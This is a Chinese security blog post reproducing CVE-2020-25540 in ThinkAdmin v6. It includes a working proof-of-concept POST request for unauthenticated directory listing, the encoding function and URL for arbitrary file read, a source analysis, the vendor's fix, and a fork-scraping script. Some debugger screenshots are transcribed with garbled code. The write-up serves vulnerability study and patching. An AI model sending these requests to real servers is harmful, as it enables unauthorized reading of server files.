

CVE-2020-25540: ThinkAdmin两个漏洞复现

原创 口算md5 Timeline Sec

2020-10-17原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者：口算md5@Timeline Sec

本文字数：1611

阅读时长：5~6min

声明：请勿用作违法用途，否则后果自负

0x01 简介

ThinkAdmin是一套基于ThinkPHP框架的通用后台管理系统，ThinkAdmin的权限管理基于标准RBAC简化而来，去除了繁杂的节点管理，使得权限管理起来更简单，具体包含节点管理、权限管理、菜单管理、用户管理。

0x02 漏洞概述

漏洞编号CVE-2020-25540

ThinkAdmin6版本存在路径遍历漏洞。该漏洞主要是因为api中存在危险函数，且未作任何限制。未作任何认证可以直接调用api中此两危险函数。攻击者可利用该漏洞通过请求编码参数任意读取远程服务器上的文件。

0x03 影响版本

ThinkAdmin版本小于 \leq 2020.08.03.01

0x04 环境搭建

为

环境：phpStudy+ThinkAdmin_v6

使用Composer命令进行安装

1、设置阿里云 Composer 代理

由于国内访问Composer比较慢，建议设置阿里云Composer镜像，运行如下命令设置阿里云代理

```
composer config -g repo.packagist composer  
https://mirrors.aliyun.com/composer
```

2、下载应用代码（别人fork的老版本）

```
https://github.com/179776823/ThinkAdmin
```

3、安装依赖组件

进入ThinkAdmin目录，运行指令安装依赖组件

```
cd ThinkAdmin
```

```
composer install
```

如未成功，查看官方安装文档：

<https://thinkadmin.top/install>

0x05 漏洞复现

1、列目录

POC:

```
POST /admin.html?s=admin/api.Update/node HTTP/1.1
```

```
Host: 127.0.0.1
```

```
Accept: */*Accept-Language: enUser-Agent: Mozilla/5.0  
(compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;  
Trident/5.0)
```

```
Connection: close
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 22
```

```
rules=%5B%22.%2F%22%5D
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ...

Send Cancel < >

Target: http://127.0.0.1:8000

Request

Raw Params Headers Hex

```

1 POST /admin.html?s=admin/api.Update/node HTTP/1.1
2 Host: 127.0.0.1
3 Accept: */*Accept-Language: enUser-Agent: Mozilla/5.0
  (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
4 Connection: close
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 22
7
8 rules=%5B%22.%3F%22%5D

```

Response

Raw Headers Hex

```

1 HTTP/1.1 200 OK
2 Host: 127.0.0.1
3 Date: Mon, 12 Oct 2020 15:03:40 +0800
4 Connection: close
5 X-Powered-By: PHP/7.3.4
6 Content-Type: application/json; charset=utf-8
7 Set-Cookie: PHPSESSID=86322e7b8f8eb5e7e8fa8f1adccac609; path=/
8
9 {
  "code": "1",
  "info": "00000000",
  "data": {
    "rules": [
      ".\\"
    ],
    "ignore": [],
    "list": [
      {
        "name": "\./admin_v6.sql",
        "hash": "afaddDe2aab0e7d45f1ef35ad7846c52",
        "name": "\./app/admin/controller/Auth.php",
        "hash": "e06dd9f6d529532f65dbcf1f0d945c"
      },
      {
        "name": "\./app/admin/controller/Config.php",
        "hash": "0cbe8fe43bd3783e0722bc29d0b08f90f"
      },
      {
        "name": "\./app/admin/controller/Index.php",
        "hash": "da3736920e43b33e18e0ba72407c8508"
      },
      {
        "name": "\./app/admin/controller/Login.php",
        "hash": "c1820e47eb78ea793a48ff993b18ed3c"
      },
      {
        "name": "\./app/admin/controller/Menu.php",
        "hash": "4c7c0687808d24ef576e08b089f83bc8"
      },
      {
        "name": "\./app/admin/controller/Oplog.php",
        "hash": "b505ef7289a2f3b3f78fd07e5f73b754"
      },
      {
        "name": "\./app/admin/controller/Queue.php",
        "hash": "0ec3d659a33ca5d5253a14e0d391bee6"
      },
      {
        "name": "\./app/admin/controller/User.php",
        "hash": "121bda308c652c0afa6da9e5b4878bf7"
      },
      {
        "name": "\./app/admin/controller/api/Plugins.php",
        "hash": "db98179054e8fe3a051f97901ea9ff2b"
      },
      {
        "name": "\./app/admin/controller/api/Queue.php",
        "hash": "8fee8579a15bde1f76a31e4260e6c469"
      },
      {
        "name": "\./app/admin/controller/api/Update.php",
        "hash": "3d0f724bf152786d58c505a097941a62"
      },
      {
        "name": "\./app/admin/controller/api/Upload.php",
        "hash": "7a1f1ab265cca9b827a468e29aef94d7"
      },
      {
        "name": "\./app/admin/route/demo.php",
        "hash": "6195fe4e024d5c0ada052be413d5971"
      },
      {
        "name": "\./app/admin/view/api/icon.html",
        "hash": "fec8c33832ce2bb851e4c20fe1244ffc"
      },
      {
        "name": "\./app/admin/view/api/upload.js",
        "hash": "cee84f1c9018a344eb9c07bfdc902741"
      },
      {
        "name": "\./app/admin/view/auth/apply.html",
        "hash": "789a70d2cd7a8f454e91ab48974e08d"
      },
      {
        "name": "\./app/admin/view/auth/form.html",
        "hash": "40d86d38abf470c28d5de65551fb7cd0"
      },
      {
        "name": "\./app/admin/view/auth/index.html",
        "hash": "802fc881f7fff640ac8431401f8a15d5"
      },
      {
        "name": "\./app/admin/view/auth/index_search.html",
        "hash": "2390f7973ddfede42bfea211e4676527"
      },
      {
        "name": "\./app/admin/view/config/index.html",
        "hash": "c4dc5b9dd88dddf832772a0be55174e10"
      },
      {
        "name": "\./app/admin/view/confirm/forgetpass.html",
        "hash": "..."
      }
    ]
  }
}

```

Done 0 matches

153,245 bytes | 36,554 millis

2、任意文件读取

在根目录下创建文件1.txt，内容为lalalaa

使用以下加密函数对1.txt文件名进行加密

```
function encode($content)
```

```
{
```

```
    list($chars, $length) = ['', strlen($string = iconv('UTF-8',
'GBK//TRANSLIT', $content))];
```

```
    for ($i = 0; $i < $length; $i++) $chars .=
str_pad(base_convert(ord($string[$i]), 10, 36), 2, 0, 0);
```



```
    return $chars;
```

```
}
```

得到数据加密数据**1d1a383c38**

访问下面链接即可读取到1.txt（读其他文件同理）

<http://127.0.0.1:8000/admin.html?s=admin/api.Update/get/encode/1d1a383c38>



0x06 漏洞分析

```
24 * @package app\admin\controller\api
25 */
26 class Update extends Controller
27 {
28     /**
29      * 读取文件内容
30      */
31     public function get()
32     {
33         if (file_exists($file = $this->app->getRootPath() . decode(input('encode', '0')))) {
34             $this->success('读取文件成功!', ['content' => base64_encode(file_get_contents($file))]);
35         } else {
36             $this->error('读取文件内容失败!');
37         }
38     }
39
40     /**
41      * 读取文件列表
42      */
43     public function node()
44     {
45         $this->success('获取文件列表成功!', InstallService::instance()->getList(
46             json_decode($this->request->post('rules', '[]', ''), true),
47             json_decode($this->request->post('ignore', '[]', ''), true)
48         ));
49     }
50 }
```

1、列目录分析

函数node()

```
public function node()
```

```
{
```

```
    $this->success('获取文件列表成功!',
```

```
InstallService::instance()->getList(
```

```
        json_decode($this->request->post('rules', '[]', ''),
true),
```

```
        json_decode($this->request->post('ignore', '[]', ''),
true)
```

```
    ));
```

```
}
```

读一下函数是把post传过来的rules和ignore参数给getList()函数

看注释猜getList()就是一个循环遍历目录读文件和目录信息的，动调跟一下，结合着poc看先传个["./"]给rules

```
43 public function node()
44 {
45     $this->success('获取文件列表成功!', InstallService::instance()->getList(
46         json_decode($this->request->post('rules', '[]', ''), true),
47         json_decode($this->request->post('ignore', '[]', ''), true)
48     ));
49 }
50 }
51 }
```

\app\admin\controller\api > Update > node()

Variables

- \$file = Cannot evaluate expression
- \$this = (app\admin\controller\api\Update) [5]
- \$_POST = (array) [1]
 - rules = ["*"]
- \$_REQUEST = (array) [2]
- \$_SERVER = (array) [22]
- \$GLOBALS = (array) [10]

Timeline Sec

然后进到getList(), 循环读取改目录下的所有文件


```
197 public function getList(array $rules, array $ignore = [], array $data = [], $rules = ['*'], $ignore = [], $data = [], $path = '')
198 {
199     // 扫描规则文件
200     foreach ($rules as $key => $rule) { $rules[$key] = $rule; $key = $rule; }
201     $name = str(trim($rule, '\\'), '\\', '/'); $rule = "/"; $name = "/";
202     $data = array_merge($data, $this->scanList("${this->path}${name}")); $name = "/"; $path = "0:/phpstudy_pro/www/ThinkAdmin";
203 }
204 // 扫描目录文件
205 foreach ($rules as $key => $rule) foreach ($ignore as $ignore) { $data[$key] = $rule; $key = $rule; }
206 if (strpos($data['name'], $ignore) === 0) unset($data[$key]);
207 }
208 return ['rules' => $rules, 'ignore' => $ignore, 'list' => $data];
209 }
210 /**
211  * 获取目录文件列表
212  * @param string $path 待扫描的目录
213  * @return array $data 返回数据
214  */
215 Think\Admin\Service > InstallService > getList()
```

Variables

- \$file = Cannot evaluate expression
- \$data = (array) [1,374]
 - 0 = (array) [2]
 - name = "0:api"
 - hash = "721053e4db6d6a802b7a3e9b642ba0"
 - 1 = (array) [2]
 - name = "admin_v6.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"
 - 2 = (array) [2]
 - name = "app/admin/controller/api/kun.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"
 - 3 = (array) [2]
 - name = "app/admin/controller/api/ku.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"
 - 4 = (array) [2]
 - name = "app/admin/controller/api/ku.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"
 - 5 = (array) [2]
 - name = "app/admin/controller/api/ku.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"
 - 6 = (array) [2]
 - name = "app/admin/controller/api/ku.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"
 - 7 = (array) [2]
 - name = "app/admin/controller/api/ku.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"
 - 8 = (array) [2]
 - name = "app/admin/controller/api/ku.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"
 - 9 = (array) [2]
 - name = "app/admin/controller/api/ku.php"
 - hash = "e8bd38c30c697045f1e135d7846c2"

Timeline Sec

然后就返回出来了



2、任意文件读取分析

函数get()

```
public function get()
```

```
{
```

```
    if (file_exists($file = $this->app->getRootPath() .
    decode(input('encode', '0')))) {
```

```
        $this->success('读取文件成功!', ['content' =>
    base64_encode(file_get_contents($file))]);
```

```
    } else {
```

```
        $this->error('读取文件内容失败!');
```

```
    }
```


```
}
```

这里就是一个获取encode参数作为文件名在thinkadmin根目录下读文件，只不过加了个密。跟一下解密函数。顺便一提，上文用的加密函数就在这个函数上边


```
162  *//
163  function decode($content) $content: "1d1a383c38"
164  {
165      $chars = ''; $chars: "1."
166      foreach (str_split($content, 2) as $char) { $content: "1d1a383c38" $char: "38"
167          $chars .= chr(intval(base_convert($char, 36, 16)));
168      }
169      return iconv("GBK//TRANSLIT", "UTF-8", $chars);
170  }
171  }
decode()
```

Variables

- \$file = Cannot evaluate expression
- \$char = "38"
- \$chars = "1."
- \$content = "1d1a383c38"
- \$_COOKIE = (array) [2]
- \$_REQUEST = (array) [1]
- \$_SERVER = (array) [23]
- \$GLOBALS = (array) [10]



2位2位的取字符串中的数据，由36进制转为10进制，当作ASCII码转字符，然后就是返回到get()函数上读完返回。

0x07 修复建议

1.升级到2020.08.03.01之后的版本

2.官方给的临时解决办法

<https://github.com/zoujingli/ThinkAdmin/issues/244>

```
/**
 * 检查文件是否可下载
 * @param string $name 文件名称
 * @return boolean
 */
public function checkAllowDownload(string $name): bool
{
    // 禁止目录级别上跳
    if (strpos($name, '../') !== false) {
        return false;
    }
    // 禁止下载数据库配置文件
    if (strpos($name, 'database.php') !== false) {
        return false;
    }
    // 禁止非官方演示项目下载
    if (strpos($this->app->request->domain(), 'thinkadmin.top') === false) {
        return false;
    }
    // 检查允许下载的文件规则
    foreach ($this->_getAllowDownloadRule() as $rule) {
        if (strpos($name, $rule) !== false) return true;
    }
    // 不在允许下载的文件规则
    return false;
}
```

Timeline Sec

0x08 总结

- 1、整体而言很简洁的漏洞，主要问题在于admin的api没有身份验证，敏感功能函数未加严格过滤。
- 2、在升级，安装这种功能里使用的函数都比较敏感，未加正确的过滤和验证就容易造成漏洞。
- 3、在fork里翻老版本的时候搞得有点蛋疼，索性搓了个爬虫。可以根据fork的时间快速找到目标版本。

```
['https://github.com/8x-zaw/ThinkAdmin', '2020-09-17T03:23:04Z']
['https://github.com/1885826986/ThinkAdmin', '2019-08-29T09:51:48Z']
['https://github.com/1928141277/ThinkAdmin', '2017-10-21T10:06:06Z']
['https://github.com/1148519586/ThinkAdmin', '2019-08-08T05:57:09Z']
['https://github.com/128872378/ThinkAdmin', '2020-08-24T06:45:44Z']
['https://github.com/1336737895/ThinkAdmin', '2017-10-21T10:06:06Z']
['https://github.com/13662521395/ThinkAdmin', '2020-08-05T03:00:42Z']
['https://github.com/1372143376/ThinkAdmin', '2018-12-04T07:12:06Z']
['https://github.com/15669821839/ThinkAdmin', '2019-10-14T10:37:24Z']
['https://github.com/1737896077/ThinkAdmin', '2019-09-19T05:58:31Z']
['https://github.com/179776823/ThinkAdmin', '2020-04-23T02:13:54Z']
['https://github.com/17988271/ThinkAdmin', '2020-08-24T07:03:16Z']
['https://github.com/181088888/ThinkAdmin', '2019-04-30T10:31:38Z']
['https://github.com/1833556/ThinkAdmin', '2020-03-22T14:28:39Z']
['https://github.com/1833986889/ThinkAdmin', '2018-08-07T02:00:58Z']
['https://github.com/18782751282/ThinkAdmin', '2020-03-27T06:34:54Z']
['https://github.com/18972278323/ThinkAdmin', '2019-10-14T10:37:24Z']
['https://github.com/1913621459/ThinkAdmin', '2018-09-11T06:26:21Z']
['https://github.com/2512422561/ThinkAdmin', '2019-08-06T07:06:09Z']
```



代码如下：

```
import random

import requests

import time

from lxml.html import etree

from selenium import webdriver

uri = 'https://github.com/zoujingli/ThinkAdmin/network/members'

def get_time(uri):

    browser = webdriver.Chrome()

    # print(uri)

    browser.get(uri)

    browser.get(uri)

    time.sleep(1)

    time1 = browser.find_element_by_xpath("//relative-time").get_attribute('datetime')
```

```
browser.close()

return time1

if __name__ == '__main__':
    uri_time = []
    response = requests.get(uri).text
    obj = etree.HTML(response)
    urls = obj.xpath('//*[@id="network"]/div/a[3]/@href')
    for i in urls:
        tmp = ['https://github.com'+i]
        tmp_time = get_time('https://github.com'+i)
        tmp.append(tmp_time)
        print(tmp)
        uri_time.append(tmp)

    print(uri_time)
```

参考链接：

<https://github.com/zoujingli/ThinkAdmin/issues/244>





阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

[阅读全文](#)